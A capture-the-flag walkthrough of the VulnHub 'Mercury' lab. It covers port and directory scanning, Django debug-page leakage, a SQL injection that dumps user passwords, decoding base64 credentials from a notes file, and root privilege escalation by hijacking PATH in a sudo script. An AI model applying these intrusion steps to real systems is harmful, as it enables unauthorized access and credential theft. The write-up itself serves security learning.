Mercury (VulnHub)

ip of the machine :- 192.168.122.101

```
~/current (4.068s)
ping 192.168.122.101 -c 5

PING 192.168.122.101 (192.168.122.101) 56(84) bytes of data.
64 bytes from 192.168.122.101: icmp_seq=1 ttl=64 time=0.298 ms
64 bytes from 192.168.122.101: icmp_seq=2 ttl=64 time=0.538 ms
64 bytes from 192.168.122.101: icmp_seq=3 ttl=64 time=0.438 ms
64 bytes from 192.168.122.101: icmp_seq=4 ttl=64 time=0.403 ms
64 bytes from 192.168.122.101: icmp_seq=5 ttl=64 time=0.493 ms

--- 192.168.122.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4025ms
rtt min/avg/max/mdev = 0.298/0.434/0.538/0.082 ms
```

machine is on!!!

```
~/current (0.712s)
nmap -p- --min-rate=10000 192.168.122.101

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 19:38 IST
Nmap scan report for 192.168.122.101
Host is up (0.0021s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```


Only two open ports!!!

```
~/current (6.482s)
nmap -p 22,8080 -sC -A -T5 -Pn 192.168.122.101

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-19 19:39 IST
Nmap scan report for 192.168.122.101
Host is up (0.00035s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open  http    WSGIServer 0.2 (Python 3.8.2)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Performed an aggressive scan and found one disallowed entry in robots.txt.

Nothing on the web page. Let's check the src. code.

Nothing at all.



Nothing interesting in robots.txt as well.

```
~/current (14.102s)
ffuf -u http://192.168.122.101:8080/FUZZ -w /usr/share/dirb/wordlists/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://192.168.122.101:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

                        [Status: 200, Size: 69, Words: 11, Lines: 1, Duration: 242ms]
robots.txt              [Status: 200, Size: 26, Words: 4, Lines: 2, Duration: 33ms]
:: Progress: [4614/4614] :: Job [1/1] :: 362 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

Found nothing in web directory fuzzing as well.

```
~/current (1m 30.16s)
feroxbuster --url http://192.168.122.101:8080/


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.122.101:8080/
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/sohamt/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        91l      212w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET         1l       11w       69c http://192.168.122.101:8080/
404      GET        91l      214w     2335c http://192.168.122.101:8080/Web%20References
404      GET        91l      214w     2320c http://192.168.122.101:8080/Home%20Page
404      GET        91l      214w     2329c http://192.168.122.101:8080/Bequest%20Gift
404      GET        91l      214w     2320c http://192.168.122.101:8080/Gift%20Form
404      GET        91l      216w     2343c http://192.168.122.101:8080/Life%20Income%20Gift
404      GET        91l      214w     2323c http://192.168.122.101:8080/New%20Folder
[####################] - 89s    30002/30002   0s      found:7       errors:0
[####################] - 89s    30000/30000   336/s   http://192.168.122.101:8080/
```

Found nothing by feroxbuster as well.

So, went to one of the blogs by hacktricks and learned that /console directory is sometimes accessible when we want to debug the web application in wsgiserver.

192.168.122.101:8080/console

Page not found (404)

Request Method: GET
Request URL: http://192.168.122.101:8080/console

Using the URLconf defined in `mercury_proj.urls`, Django tried these URL patterns, in this order:


1. `[name='index']`
2. `robots.txt [name='robots']`
3. `mercuryfacts/`

The current path, `console`, didn't match any of these.


You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

It showed an error of django and saw one hidden directory which


was not displayed earlier anywhere.



So, visited the directory and found this web page.




Found this and nothing interesting.




Also found a todo list. So now it is confirmed that django is being used at back end in the web application.

Got a bunch of errors after visiting this web page and got the version of django running but found only one thing SQL injection.


So, saw some errors and i think sql injection is possible on this web application but where, let's find. I also searched that this version of django is actually vulnerable to SQL injection, so let's try.




So, at this web page it was 1, so what if i do it 0.




If it was a web page, it should have shown error but nah!!! So, let's try the most basic SQL payload here.




Oh!!! It worked.



So, got tables names for information_schema.



So, from users table, got a possible username.



Also got passwords.

```
webmaster@mercury ~
```

```
webmaster@mercury:~ (0.121s)
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 19 Nov 14:47:25 UTC 2024

  System load:  0.01              Processes:             96
  Usage of /:   68.9% of 4.86GB   Users logged in:       0
  Memory usage: 58%               IPv4 address for ens3: 192.168.122.101
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
~/current (11.478s)
ssh webmaster@192.168.122.101
The authenticity of host '192.168.122.101 (192.168.122.101)' can't be established.
ED25519 key fingerprint is SHA256:mHhkDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.101' (ED25519) to the list of known hosts.
webmaster@192.168.122.101's password:
```

So, logged in as webmaster user.

```
webmaster@mercury ~
```

```
webmaster@mercury ~ (0.014s)
cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

```
webmaster@mercury ~ (0.025s)
ls
mercury_proj  user_flag.txt
```

Got user flag.

```
webmaster@mercury ~/mercury_proj (0.025s)
cat notes.txt

Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==

webmaster@mercury ~/mercury_proj (0.036s)
ls

db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt

webmaster@mercury ~ (0.024s)
cd mercury_proj/
```

So, there was a directory in user webmaster's home directory, so went to the directory and found a notes.txt with some creds. in it which are base64 encoded.

```
~/current (0.026s)
echo 'bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK' | base64 -d
mercuryisthesizeof0.056Earths

~/current (0.026s)
echo 'bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==' | base64 -d
mercurymeandiameteris4880km
```

So, got it. So 'linuxmaster' user was not showing when we did sql injection so let's login as 'linuxmaster'.

```
webmaster@mercury ~/mercury_proj
su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Logged in.....

```
linuxmaster@mercury:/home/webmaster$ cd
linuxmaster@mercury:~$ ls
linuxmaster@mercury:~$ ls -al
total 24
drwx------ 3 linuxmaster linuxmaster 4096 Sep  2  2020 .
drwxr-xr-x 5 root        root        4096 Aug 28  2020 ..
lrwxrwxrwx 1 linuxmaster linuxmaster    9 Sep  1  2020 .bash_history -> /dev/null
-rw-r--r-- 1 linuxmaster linuxmaster  220 Aug 28  2020 .bash_logout
-rw-r--r-- 1 linuxmaster linuxmaster 3771 Aug 28  2020 .bashrc
drwx------ 2 linuxmaster linuxmaster 4096 Aug 28  2020 .cache
-rw-r--r-- 1 linuxmaster linuxmaster  807 Aug 28  2020 .profile
linuxmaster@mercury:~$
```

Found nothing in linuxmaster's home directory.

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Sorry, try again.
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u
n

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$
```

So, user linuxmaster can run a bash script as root user but what is SETENV???

The SETENV command can be used to **define an environment variable and assign a value to it**. The value of an environment variable can be retrieved from within the SAS session using the SYSGET function during autoexec processing. The command x setenv a/tmp; sets a=/tmp .

So, searched for it, maybe it means that when executing a command or something we can set our own environment variables and values assign to it. Let's see the script then.

```
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$
```

So, the script is calling tail but full path is not specified. But when called the script it is showing only last 10 lines of the file, so we cannot use priv. esc. method of less. But path injection seems possible.

```
linuxmaster@mercury:~$ ln -s /usr/bin/bash tail
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
tail: 10: No such file or directory
linuxmaster@mercury:~$ ls
tail
linuxmaster@mercury:~$ export PATH=/home/linuxmaster:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
tail: 10: No such file or directory
linuxmaster@mercury:~$ ls
tail
linuxmaster@mercury:~$
```

So, tried creating a symlink of tail with /usr/bin/bash such that when the script is ran as root user we can get a bash shell but it didn't work.

```
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
linuxmaster@mercury:~$ export PATH=/home/linuxmaster:$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```

So, user linuxmaster can also run vim, so trying with vim now.

We got a new file in vim. It means that it worked.

So, let's try this payload now.

Got root as well as the root flag.